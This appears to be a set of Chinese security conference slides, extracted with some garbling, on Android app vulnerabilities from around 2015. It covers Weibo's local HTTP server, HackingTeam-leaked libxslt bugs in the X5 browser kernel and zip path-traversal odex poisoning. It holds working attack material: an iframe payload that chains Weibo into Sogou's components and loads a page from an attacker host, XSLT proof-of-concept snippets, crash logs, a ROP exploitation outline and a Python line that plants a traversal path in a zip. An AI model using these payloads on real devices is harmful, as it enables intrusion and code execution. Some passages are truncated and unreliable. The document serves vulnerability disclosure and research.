    if(!TextUtils.isEmpty(((CharSequence)path)) && (com.sina.weibo.utils.weibohttpd.a.a(referer,
        this.a) && ((path.startsWith("/login?") || ("/login".equals(path)))) {
        v0 = true;
    }

    return v0;
}

public String server(String path) {
    String v1;
    if(TextUtils.isEmpty(((CharSequence)path)) {
        v1 = null;
        return v1;
    }

    try {
        v1 = this.a(path);
    }
    catch(Exception v0) {
        v1 = "{\"result\":0}";
    }

    return v1;
}
```


```
private String a(String path) {
    a v2 = com.sina.weibo.utils.weibohttpd.a.a(path);
    Object v0 = v2.b.get("callback");
    JSONObject v1 = new JSONObject();
    if(v2.b.size() == 0) {
        v1.put("result", "-20000");
    }
    else {
        StaticInfo.a(i.c());
        if((StaticInfo.a()) && StaticInfo.e().gsid != null) {
            this.a(v1);
            goto label_11;
        }

        User v3 = s.X(this.a);
        if(v3 != null && !TextUtils.isEmpty(v3.uid)) {
            v1.put("result", "200");
            v1.put("login_state", 0);
            v1.put("uid", new c().a(v3.uid));
            v1.put("from", ae.N);
            goto label_11;
        }


        v1.put("result", "-50000");
    }

label_11:
    String v4 = TextUtils.isEmpty(((CharSequence)v0)) ? v1.toString() : this.a(((String)v0), v1.
        toString());
    return v4;
}
```

访问<http://127.0.0.1:9527/login?callback=xxx>，返回登陆用户的身份信息。



访问<http://127.0.0.1:9527/query?appid=com.tencent.mtt>，返回QQ浏览器的安装信息。如果未安装返回”no install”。




http://127.0.0.1:9527/si?cmp=com.sina.weibo_componentname可以访问微博中未导出的组件。

```
Intent v4 = new Intent();
v4.setFlags(268435456);
Iterator v3 = v10.b.keySet().iterator();
label_13:
if(v3.hasNext()) {
    Object v6 = v3.next();
    if("act".equals(v6)) {
        v4.setAction(v10.b.get(v6));
    }
    if("cmp".equals(v6)) {
        String[] v9 = v10.b.get(v6).split(" ");
        if(v9 == null) {
            goto label_39;
        }
        if(v9.length != 2) {
            goto label_39;
        }
        v4.setComponent(new ComponentName(v9[0], v9[1]));
    }
label_39:
    if("data".equals(v6)) {
        v4.setData(Uri.parse(v10.b.get(v6)));
    }
    if(!"callback".equals(v6)) {
        goto label_13;
    }
    Object v1_1 = v10.b.get(v6);
    goto label_13;
}
if((TextUtils.isEmpty(v4.getAction()) && v4.getComponent() == null && v4.getData() == null) {
    if(TextUtils.isEmpty(((CharSequence)v1))) {
        return "\\result\":-20000";
    }
    return this.a(v1, "\\result\":-20000);
}
List v0 = this.a.getPackageManager().queryIntentActivities(v4, 0);
if(v0.size() == 0) {
```

```
public boolean isServer(String path, String referer) {
    boolean v0 = false;
    if(!TextUtils.isEmpty(((CharSequence)path))) {
        if(!path.startsWith("/query?") && !"/query".equals(path)) {
            if(!path.startsWith("/si?") && !"/si".equals(path)) {
                return v0;
            }
            return true;
        }
        v0 = true;
    }
    return v0;
}
public String server(String path) {
    String v0 = null;
    if(!TextUtils.isEmpty(((CharSequence)path))) {
        if(path.startsWith("/query")) {
            v0 = this.b(path);
        }
        else if(path.startsWith("/si")) {
            v0 = this.a(path);
        }
    }
    return v0;
}
```

访问 http://127.0.0.1:9527/si?cmp=com.sina.weibo_com.sina.weibo.exlibs.NewProjectModeActivityPreLoading 可以打开未导出组件“工程模式”，可以在应用权限范围内执行命令。



检测与防御

检测

可以通过netstat命令查看开放端口，系统自带的netstat以及Busybox里的p参数也不是很好用。Google play上有一款应用:netstat plus,效果图:



原理很简单，直接读取：

`/proc/net/tcp`

`/proc/net/tcp6`

`/proc/net/udp`

`/proc/net/udp6`

防御

通信过程应增加身份校验措施，或者给用户明确的功能连接提示。



```
iframe.src =  
"http://127.0.0.1:9527/si?cmp=com.sohu.inputmethod.sogou_sogou.mobile.explorer.hotwords.  
HotwordsWebViewActivity&data=http://X.X.X.X:80/go.html";
```

通过新浪微博为跳板，进入搜狗输入法的组件进行下一步攻击。

天上掉下来的通用漏洞：HackingTeam泄漏的0day漏洞

Index of /

../			
Amministrazione/	06-Jul-2015 04:59		-
Client Wiki/	06-Jul-2015 04:59		-
Confluence/	06-Jul-2015 04:59		-
FAE DiskStation/	06-Jul-2015 04:59		-
FileServer/	06-Jul-2015 04:59		-
KnowledgeBase/	06-Jul-2015 04:59		-
audio/	06-Jul-2015 04:59		-
c.pozzi/	06-Jul-2015 04:59		-
git/	06-Jul-2015 04:59		-
gitlab/	06-Jul-2015 04:59		-
m.romeo/	06-Jul-2015 04:59		-
mail/	06-Jul-2015 19:15		-
mail2/	06-Jul-2015 07:36		-
mail3/	06-Jul-2015 07:45		-
rcs-dev\share/	06-Jul-2015 04:59		-
support.hackingteam.com/	06-Jul-2015 16:13		-
Exploit Delivery Network android.tar.gz	06-Jul-2015 06:09	835869551	
Exploit Delivery Network windows.tar.gz	06-Jul-2015 06:10	751345105	
robots.txt	06-Jul-2015 16:36		23
support.hackingteam.com.tar.gz	06-Jul-2015 12:51	16281253464	

HackingTeam android browser exploit

漏洞:

CVE-2011-1202

CVE-2012-2825

CVE-2012-2871

影响:

android4.3以下系统浏览器

webview

远程代码执行

Android Remote Exploit Compatibility Matrix

Article ID: 90

Last updated: 15 Jun, 2015

!!! => The remote infection works only if the explo

Device	Version	Remote to Local	Local to Root	Notes
Alcatel 4030D One Touch	4.1.1	YES	YES	
CAT Compal B15	4.1.2	YES	YES	
HTC One	4.4.3	NO	YES	Versions up to 4.4.3 are vulnerable but due to firmware customizations the browser might not be exploitable.
HTC Vision	2.3.3	NO		
HTC Nexus One	2.3.6	NO		
Huawei Ascend G6-U10	4.3	YES	YES	
Huawei Ascend Y530	4.3	YES	YES	
Huawei G730	4.3	YES	NO	Tested by customer.
Huawei P6-U06	4.2.2	YES	YES	
Huawei P7-L10	4.4.2	NO	NO	
LANIX ILIUM S220	4.2.2	NO	?	Tested by customer.
LG D405 L90	4.4.2	NO	YES	

国内众多第三方浏览器 (android 4.4 ~ 5.1)

自定义浏览器内核



腾讯X5浏览服务

x5.tencent.com

合作伙伴



微信



手机QQ



QQ空间



京东



58同城



搜狐视频



新浪新闻



搜狗



乐视



凤凰新闻



人人



大姨吗



马蜂窝



快手音乐



有缘网



众筹网



泡椒



网易新闻



掌阅



viva阅读



聚美优品



百度糯米



豆瓣



爱卡汽车



美丽说



赶集

```
root@m0cmcc:/data/data/com.sohu.inputmethod.sogou # ll
drwxrwx--x u0_a117 u0_a117 2015-07-21 13:36 app_app_cache
drwxrwx--x u0_a117 u0_a117 2015-07-21 13:36 app_database
drwxrwx--x u0_a117 u0_a117 2015-07-21 13:34 app_dex
drwxrwx--x u0_a117 u0_a117 2015-07-21 13:36 app_x5core
drwxrwx--x u0_a117 u0_a117 2015-08-05 11:10 cache
drwxrwx--x u0_a117 u0_a117 2015-08-05 16:19 databases
drwxrwx--x u0_a117 u0_a117 2015-08-05 16:06 files
```

漏洞1: CVE-2011-1202(信息泄露)

generate-id()引起的信息泄露

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0" >
  <xsl:template match="/*">
    <data>
      <xsl:value-of select="generate-id()" />
    </data>
  </xsl:template>
</xsl:stylesheet>
```

```
/*
 * Okay this is ugly but should work, use the NodePtr address
 * to forge the ID
 */
val = (unsigned long)((char *)cur - (char *)0);
val /= sizeof(xmlNode);
sprintf((char *)str, "id%d", val);
valuePush(ctxt, xmlXPathNewString(str));
```

内存地址泄漏

patch

```
val = (Long)((char *)cur - (char *)doc);
if (val >= 0) {
  sprintf((char *)str, "idp%d", val);
} else {
  sprintf((char *)str, "idm%d", -val);
}
valuePush(ctxt, xmlXPathNewString(str));
```

漏洞2 : CVE-2012-2825(任意地址读)

```
XML_ENTITY_DECL<!DOCTYPE adoc [  
  <!--x -->  
  <!ENTITY cdent "<html>X<00pz00pzXXXXXXXXX<xsl:message  
    xmlns:xsl='http://www.w3.org/1999/XSL/Transform'terminate='yes'/></html>">  
  <!--y -->  
>  
>
```

恶意地址

patch

```
#define IS_XSLT_ELEM(n) \  
  (((n) != NULL) && ((n)->ns != NULL) && \  
  (xmlStrEqual((n)->ns->href, XSLT_NAMESPACE)))
```

```
#define IS_XSLT_ELEM(n) \  
  (((n) != NULL) && ((n)->type == XML_ELEMENT_NODE) && \  
  ((n)->ns != NULL) && (xmlStrEqual((n)->ns->href, XSLT_NAMESPACE)))
```

```
struct _xmlEntity {  
  void *_private;  
  xmlElementType type;  
  const xmlChar *name;  
  struct _xmlNode *children;  
  struct _xmlNode *last;  
  struct _xmlDtd *parent;  
  struct _xmlNode *next;  
  struct _xmlNode *prev;  
  struct _xmlDoc *doc;  
  
  xmlChar *orig;  
  xmlChar *content;  
  int length;  
  xmlEntityType etype;  
  const xmlChar *ExternalID;  
  const xmlChar *SystemID;  
  
  struct _xmlEntity *nexte;  
  const xmlChar *URI;  
  int owner;  
  int checked; /* was  
  /* this is also  
  /* references d  
};
```

```
struct _xmlNode {  
  void *_private;  
  xmlElementType type; /* t  
  const xmlChar *name;  
  struct _xmlNode *children;  
  struct _xmlNode *last; /* l  
  struct _xmlNode *parent;  
  struct _xmlNode *next; /* n  
  struct _xmlNode *prev; /* p  
  struct _xmlDoc *doc; /* t  
  
  /* End of common part */  
  xmlNs *ns;  
  xmlChar *content;  
  struct _xmlAttr *properties;  
  xmlNs *nsDef;  
  void *psvi; /* f  
  unsigned short line; /* l  
  unsigned short extra; /* e  
};
```

类型混淆

任意内存读

漏洞3: CVE-2012-2871(任意地址写)

<xsl:for-each select="namespace::*">

```
static xmlNodePtr  
xmlXPathNodeSetDupNs(xmlNodePtr node, xmlNsPtr ns) {  
    xmlNsPtr cur;  
  
    cur = (xmlNsPtr) xmlMalloc(sizeof(xmlNs));  
    ...  
    memset(cur, 0, sizeof(xmlNs));  
    cur->type = XML_NAMESPACE_DECL;  
    if (ns->href != NULL)  
        cur->href = xmlMalloc(sizeof(char));  
        if (cur->next != NULL)  
            cur->next->prev = cur->prev;  
        if (cur->prev != NULL)  
            cur->prev->next = cur->next;  
        cur->next = cur->prev = NULL;  
    return cur;  
}
```

```
(gdb) p *node  
$18 = {  
    _private = 0x5d23d018,  
    type = XML_NAMESPACE_DECL,  
    name = 0x5d225188 "basebandName",  
    children = 0x5d24afb0,  
    last = 0x0,  
    parent = 0x0,  
    next = 0x0,  
    prev = 0x869,  
    doc = 0x28,  
    ns = 0xd3,  
    content = 0x3 <Address 0x8 out of bounds>  
    properties = 0x0,  
    nsDef = 0x0,  
    psvi = 0x0
```

```
    p *node->children  
    {  
        _private = 0x58585858,  
        type = 1499027801,  
        name = 0x7a673230 "",  
        children = 0x7a673130,  
        last = 0x4c4c4c4c,  
        parent = 0x7a673044,  
        next = 0x7a673044,  
        prev = 0x7a673070,  
        doc = 0x7ab73034,  
        ns = 0x4e4e4e4e,  
        content = 0x7a673230 "",  
        properties = 0x50505050,  
        nsDef = 0x44444444,  
        psvi = 0x70707070,  
        line = 27756,  
        extra = 25957
```

```
(gdb) p *(xmlNsPtr)node  
$17 = {  
    next = 0x5d23d018,  
    type = XML_NAMESPACE_DECL,  
    href = 0x5d225188 "basebandName",  
    prefix = 0x5d24afb0 "XXXXXXXXXX02gz01gzLLLLL0gzD0gzp0gz40gzNNNNN02gzPPPPDDDDpppplllee",  
    _private = 0x0,  
    context = 0x0
```

Proof of concept (> android 4.4)

信息泄露




内存任意读

```
184     DEBUG     ***** process *****
184     DEBUG     Build fingerprint: 'google/hammerhead/hammerhead:5.1.1/LMY48B/1863243:user/release-keys'
184     DEBUG     Revision: '11'
184     DEBUG     ABI: 'arm'
184     DEBUG     pid: 29616, tid: 29699, name: WebViewCoreThre >>> sogou.mobile.explorer.hotwords <<<
184     DEBUG     signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0x2a2a2a2a
184     DEBUG     r0 9f79e853 r1 9f79e853 r2 00000000 r3 2a2a2a2a
184     DEBUG     r4 9b3a70c0 r5 9b15b970 r6 00000000 r7 a23f4120
184     DEBUG     r8 00000000 r9 a20ea000 s1 00000000 fp 00000000
184     DEBUG     ip 80000000 sp 9ed94708 lr 9f717871 pc 9f4ba360 cpsr a00f0030
184     DEBUG     backtrace:
184     DEBUG     #00 pc 00621360 /data/app/com.tencent.mtt-1/lib/arm/libmttwebcore.so
184     DEBUG     #01 pc 0087e86d /data/app/com.tencent.mtt-1/lib/arm/libmttwebcore.so
```

内存写漏洞

```
180     DEBUG     Build fingerprint: 'google/hammerhead/hammerhead:4.4.2/KOT49H/937116:user/release-keys'
180     DEBUG     Revision: '11'
180     DEBUG     pid: 7682, tid: 7928, name: WebViewCoreThre >>> sogou.mobile.explorer.hotwords <<<
180     DEBUG     signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0000000d
180     DEBUG     r0 7c503300 r1 76de512d r2 00000000 r3 00000001
180     DEBUG     r4 7c503300 r5 7adaa858 r6 7c503300 r7 7c503388
180     DEBUG     r8 7acb1bd0 r9 00000000 s1 76fbc670 fp 7acb0c40
180     DEBUG     ip 00000000 sp 7732e238 lr 76d421d1 pc 76ac18fe cpsr 800f0030
180     DEBUG     d0 0000000000000000 d1 0000000000000000
180     DEBUG     d2 0000000000000000 d3 0000000000000000
180     DEBUG     d4 663a6c73782f3c3e d5 3e686361652d726f
180     DEBUG     d6 65743a6c73782f3c d7 3c3e6574616c706d
180     DEBUG     d8 0000000000000000 d9 0000000000000000
180     DEBUG     d10 0000000000000000 d11 0000000000000000
180     DEBUG     d12 0000000000000000 d13 0000000000000000
180     DEBUG     d14 0000000000000000 d15 0000000000000000
180     DEBUG     d16 4088280000000000 d17 0000000000000000
180     DEBUG     d18 0000000000000000 d19 3ff0000000000000
180     DEBUG     d20 412e848200000000 d21 412e848000000000
180     DEBUG     d22 3ff0000000000000 d23 412e848000000000
180     DEBUG     d24 4024000000000000 d25 4000000000000000
180     DEBUG     d26 4000000000000000 d27 547d42aea2879f2e
180     DEBUG     d28 412e848000000000 d29 0001000000010000
180     DEBUG     d30 00b7400000b48000 d31 4000000000000000
180     DEBUG     scr 80000010
180     DEBUG     backtrace:
180     DEBUG     #00 pc 006028fe /data/app-lib/com.tencent.mtt-1/libmttwebcore.so
180     DEBUG     #01 pc 008831cd /data/app-lib/com.tencent.mtt-1/libmttwebcore.so
```

漏洞利用思路

- 1、用arrayBuffer在堆中喷大量的特定字符串，利用任意读漏洞定位内存地址
 - 2、利用任意写漏洞，确定arrayBuffer的起始地址，实现有限空间任意读写
 - 3、有限空间读写转化为任意地址读写
 - 4、构造ROP chain，覆盖虚函数表指针
- 

X5内核漏洞利用演示

搜狗输入法 *HOW?*


浏览器作为攻击入口

Weibo作为跳板打开搜狗输入法

X5内核加载恶意网页，执行代码



hackingteam.mp4



想不到的恶意文件：影响千万应用的安卓“寄生兽”漏洞



三星 SwiftKey 输入法惊爆安全漏洞 可能影响6亿



2015年6月23日 - 互联网安全公司I
Galaxy 手机上的SwiftKey 输入法在
的安全漏洞, 目前有超过6亿部三星.
www.ithome.com/html/it... ▼ V1

Remote Code Execution as System User on Samsung Phones

<https://www.nowsecure.com/.../remote-code-execution-as-syste...> ▼ 翻译此页
2015年6月16日 - The Swift keyboard comes pre-installed on Samsung devices and cannot be disabled or uninstalled. Even when it is not used as the default ...

Samsung's Swift Keyboard Update Mechanism Exposes ...

<https://threatpost.com/samsungs-swift-keyboard.../113348> ▼ 翻译此页
2015年6月17日 - The Swift keyboard, installed by default on Samsung Android mobiles, exposes devices to a host of remote attacks that could be executed by ...

关于APK的缓存代码

安卓的应用程序apk文件是zip压缩格式的文件，apk文件中包含的classes.dex文件相当于app的可执行文件，当app运行后系统会对classes.dex进行优化，生成对应的odex格式的文件。

```
127|root@cancro:/data/dalvik-cache # ll
-rw-r--r-- system all_a148 6337664 2015-08-06 18:24 data@app@com.UCMobile-1.apk@classes.dex
-rw-r--r-- system all_a3 5728928 2015-08-06 18:29 data@app@com.android.browser-1.apk@classes.dex
-rw-r--r-- system all_a101 2422288 2015-06-09 01:04 data@app@com.aoaogame.game5-1.apk@classes.dex
-rw-r--r-- system all_a83 9143184 2015-08-12 11:12 data@app@com.autonavi.minimap-1.apk@classes.dex
-rw-r--r-- system all_a80 2820192 2015-07-15 15:41 data@app@com.baidu.input-2.apk@classes.dex
-rw-r--r-- system all_a82 9347688 2015-08-10 21:35 data@app@com.eg.android.AlipayGphone-1.apk@classes.dex
```

插件机制引入的攻击点

- 动态加载
- 反射调用

```
1. String dexFiles = "/data/data/com.test.dexload/app_module/drozer.jar";
2. final File optimizedDexOutputPath = appcontext.getDir("outdex", 0);
3. appcontext.getClassLoader();
4. DexClassLoader classLoader = new DexClassLoader(dexFiles, optimizedDexOutputPath
    .getAbsolutePath(), null, ClassLoader.getSystemClassLoader());
5. ...
```

```
root@cancro:/data/data/com.eg.android.AlipayGphone # ll app_plugins_opt/
-rw-r--r-- u0 a82 u0 a82 267384 2015-08-10 21:44 android-phone-merchant-campuscard-1.3.0.1506111606.dex
-rw-r--r-- u0 a82 u0 a82 434072 2015-08-10 21:44 android-phone-merchant-citycard-citycard-1.3.0.1506241334.dex
-rw-r--r-- u0 a82 u0 a82 108392 2015-08-10 21:44 libandroid-phone-bill-list.dex
-rw-r--r-- u0 a82 u0 a82 99024 2015-08-10 21:35 libandroid-phone-businesscommon-advertisement.dex
-rw-r--r-- u0 a82 u0 a82 511712 2015-08-10 21:35 libandroid-phone-businesscommon-beehive.dex
-rw-r--r-- u0 a82 u0 a82 534312 2015-08-10 21:35 libandroid-phone-businesscommon-h5container.dex
-rw-r--r-- u0 a82 u0 a82 108056 2015-08-10 21:43 libandroid-phone-businesscommon-h5plugins.dex
-rw-r--r-- u0 a82 u0 a82 236928 2015-08-10 21:43 libandroid-phone-businesscommon-hardwepay.dex
-rw-r--r-- u0 a82 u0 a82 154392 2015-08-10 21:35 libandroid-phone-businesscommon-nfc.dex
-rw-r--r-- u0 a82 u0 a82 386056 2015-08-10 21:43 libandroid-phone-businesscommon-share.dex
-rw-r--r-- u0 a82 u0 a82 120680 2015-08-10 21:35 libandroid-phone-merchant-cityservice.dex
-rw-r--r-- u0 a82 u0 a82 67584 2015-08-10 21:35 libandroid-phone-merchant-industrycommon.dex
-rw-r--r-- u0 a82 u0 a82 1114232 2015-08-10 21:44 libandroid-phone-mobilecommon-mappbiz.dex
-rw-r--r-- u0 a82 u0 a82 536432 2015-08-10 21:35 libandroid-phone-mobilecommon-multimediabiz.dex
-rw-r--r-- u0 a82 u0 a82 422280 2015-08-10 21:36 libandroid-phone-mobilecommon-verifyidentity.dex
-rw-r--r-- u0 a82 u0 a82 628264 2015-08-10 21:35 libandroid-phone-mobilesdk-mtop.dex
-rw-r--r-- u0 a82 u0 a82 1568136 2015-08-10 21:35 libandroid-phone-mobilesdk-thirdpartyext.dex
-rw-r--r-- u0 a82 u0 a82 683984 2015-08-10 21:35 libandroid-phone-mobilesdk-transportext.dex
-rw-r--r-- u0 a82 u0 a82 559576 2015-08-10 21:43 libandroid-phone-personalapp-chatapp.dex
-rw-r--r-- u0 a82 u0 a82 707920 2015-08-10 21:35 libandroid-phone-personalapp-socialsdk.dex
-rw-r--r-- u0 a82 u0 a82 368400 2015-08-10 21:35 libandroid-phone-securityapp-clientsecurity.dex
-rw-r--r-- u0 a82 u0 a82 138840 2015-08-10 21:43 libandroid-phone-securityapp-mobileotp.dex
-rw-r--r-- u0 a82 u0 a82 85632 2015-08-10 21:35 libandroid-phone-thirdparty-weibosdk.dex
-rw-r--r-- u0 a82 u0 a82 309552 2015-08-10 21:44 libandroid-phone-wealth-tally.dex
```

新的攻击入口

- Zip解压缩漏洞

ZipEntry.getName没有过滤”../”

```
jc@jc-79:~/zipTest$ unzip -l 1.zip
Archive:  1.zip
  Length      Date    Time    Name
-----
      10  2015-06-17  14:14  ../1.txt
-----
      10
                1 file
```

- DexClassLoader的缓存校验漏洞

```
1.     fd = dvmOpenCachedDexFile(fileName, cachedName,
2.
3.     1.     dvmCheckOptHeaderAndDependencies(fd, true, modWhen, crc,
4.     2.     expectVerify, expectOpt)
```

```
jc@jc-79:~/odex$ md5sum dex_old.dex dex_new.dex
fcffed765a66cbefc5f3b2b8df05c03e dex_old.dex
655975f01649e258195dd9eacff9743f dex_new.dex
```

```
jc@jc-79:~/odex$ python print_odex_info.py dex_old.dex
modTime: 0x46d05e45
crc: 0x9646ab9a
jc@jc-79:~/odex$ python print_odex_info.py dex_new.dex
modTime: 0x46d05e45
crc: 0x9646ab9a
```


exploit

1、修改dex，生成odex

Dalvikvm，不同机型适配

2、修改odex

0000h:	64 65 79 0A	30 33 36 00	28 00 00 00	68 25 07 00
0010h:	90 25 07 00	D6 01 00 00	68 27 07 00	60 AB 00 00
0020h:	00 00 00 00	5D E7 45 BE	64 65 78 0A	30 33 35 00



	modTime	crc		
7:2590h:	45 5E D0 46	9A AB 46 96	1B 00 00 00	08 00 00 00
7:25A0h:	1C 00 00 00	2F 73 79 73	74 65 6D 2F	66 72 61 6D
7:25B0h:	65 77 6F 72	6B 2F 63 6F	72 65 2E 6F	64 65 78 00
7:25C0h:	74 55 2B 69	7A 27 65 ED	54 6D E3 B4	77 B7 BA 85
7:25D0h:	AF 7B 39 76	22 00 00 00	2F 73 79 73	74 65 6D 2F
7:25E0h:	66 72 61 6D	65 77 6F 72	6B 2F 63 6F	72 65 2D 6A

3、生成zip文件

```
zf = zipfile.ZipFile("test.zip", "w")
zf.write("injected.dex", "../..../target.dex")
```

案例1 高德地图及SDK



```
private static void decompress(File arg10, ZipInputStream arg11, long arg12, ZipCompressProgressListener
arg14, UnzipFileBreaker arg15) throws Exception {
    int v0_1;
    int v8 = 0;
    while(true) {
        ZipEntry v1 = arg11.getNextEntry();
        if(v1 != null) {
            if(arg15 != null && (arg15.mIsAborted)) {
                arg11.closeEntry();
                return;
            }
            File v0 = new File(arg10.getPath() + File.separator + v1.getName());
            ZipUtils.mkdirs(v0);
            if(v1.isDirectory()) {
                v0.mkdirs();
                v0_1 = v8;
            }
            else {
                v0_1 = ZipUtils.decompressFile(v0, arg11, ((long)v8), arg12, arg14, arg15) + v8;
            }
            arg11.closeEntry();
            v8 = v0_1;
            continue;
        }
        return;
    }
}
```


```
public boolean verifyPluginFile(File arg2) {
    return 1;
}
```

```
root@cancro:/data/data/com.autonavi.minimap #
m.autonavi.user/
-rw----- u0_a83 u0_a83 1291976 2015-08-12 11:12 com.autonavi.user_p1.apk
-rw-r--r-- u0_a83 u0_a83 2634232 2015-08-12 11:12 com.autonavi.user_p1.dex
```

案例2 输入法关联文件

```
<intent-filter>  
  <action android:name="android.intent.action.MAIN" />  
  <category android:name="android.intent.category.LAUNCHER" />  
  <data android:host="/" />  
  <data android:scheme="file" />  
  <data android:pathPattern=".*\\.ssf" />  
</intent-filter>
```

